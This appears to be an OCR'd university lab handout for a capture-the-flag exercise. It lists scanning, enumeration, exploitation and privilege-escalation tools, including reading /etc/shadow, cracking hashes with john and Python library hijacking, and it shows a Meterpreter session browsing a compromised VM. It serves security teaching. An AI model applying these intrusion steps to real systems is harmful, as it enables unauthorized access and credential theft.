Experiment 8: CTF (Exploitation and Privilege Escalation)

Aim: To demonstrate ethical hacking for a vulnerable machine using various tools.

Learning Outcomes:
After completion of this experiment, student should be able to

1. Use various tools like netdiscover, Metasploit framework, nmap, dirb etc.
2. Implement ethical hacking methodology
3. Compromise vulnerable machine

Theory:
Figure 1 below indicates basic steps involved in hacking.

Figure 1: Basic Hacking Process


Some of the tools that you are may use in this lab are
Network Scanning
- **netdiscover**
- **nmap**


Enumeration
- **dirb**
- **fcrackzip**


Exploitation
- **Metasploit**
- **/etc/shadow**
- **john**


Privilege Escalation
- **ssh**
- **python library hijacking**
- **root flag**


Procedure Screenshots:









Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal
File Actions Edit View Help
Mode Size Type Last modified Name
40554/r-xr-xr-- 36864 dir 2021-09-17 23:48:54 -0400 bin
40554/r-xr-xr-- 4096 dir 2021-09-17 23:47:53 -0400 boot
40554/r-xr-xr-- 4096 dir 2021-09-16 19:19:03 -0400 cdrom
40554/r-xr-xr-- 4080 dir 2023-03-21 08:03:34 -0400 dev
40554/r-xr-xr-- 12288 dir 2021-09-17 23:48:54 -0400 etc
40554/r-xr-xr-- 4096 dir 2021-09-17 03:37:05 -0400 home
40554/r-xr-xr-- 4096 dir 2021-09-17 23:48:04 -0400 lib
40554/r-xr-xr-- 4096 dir 2021-08-19 06:29:17 -0400 lib32
40554/r-xr-xr-- 4096 dir 2021-08-19 06:30:50 -0400 lib64
40554/r-xr-xr-- 4096 dir 2021-08-19 06:29:17 -0400 libx32
40000/————— 16384 dir 2021-09-16 19:16:30 -0400 lost+found
40554/r-xr-xr-- 4096 dir 2021-09-20 21:47:20 -0400 media
40554/r-xr-xr-- 4096 dir 2021-08-19 06:29:24 -0400 mnt
40554/r-xr-xr-- 4096 dir 2021-09-17 00:00:39 -0400 opt
40554/r-xr-xr-- 0 dir 2023-03-21 08:03:19 -0400 proc
40000/————— 4096 dir 2021-09-20 22:18:01 -0400 root
40554/r-xr-xr-- 880 dir 2023-03-21 08:08:32 -0400 run
40554/r-xr-xr-- 20480 dir 2021-09-17 23:47:34 -0400 sbin
40554/r-xr-xr-- 4096 dir 2023-02-27 06:47:45 -0500 snap
40554/r-xr-xr-- 4096 dir 2021-08-19 06:29:24 -0400 srv
100000/————— 771036160 fil 2021-09-16 19:16:31 -0400 swapfile
40554/r-xr-xr-- 0 dir 2023-03-21 08:03:19 -0400 sys
40776/rwxrwxrw- 4096 dir 2023-03-21 09:04:44 -0400 tmp
40554/r-xr-xr-- 4096 dir 2021-08-19 06:32:34 -0400 usr
40554/r-xr-xr-- 4096 dir 2021-09-17 01:29:17 -0400 var
meterpreter > cd home
meterpreter > ls
Listing: /home
Mode Size Type Last modified Name
40110/--x--x--- 4096 dir 2021-09-17 22:53:30 -0400 jaye
40554/r-xr-xr-- 4096 dir 2021-09-20 21:57:04 -0400 randy
meterpreter >

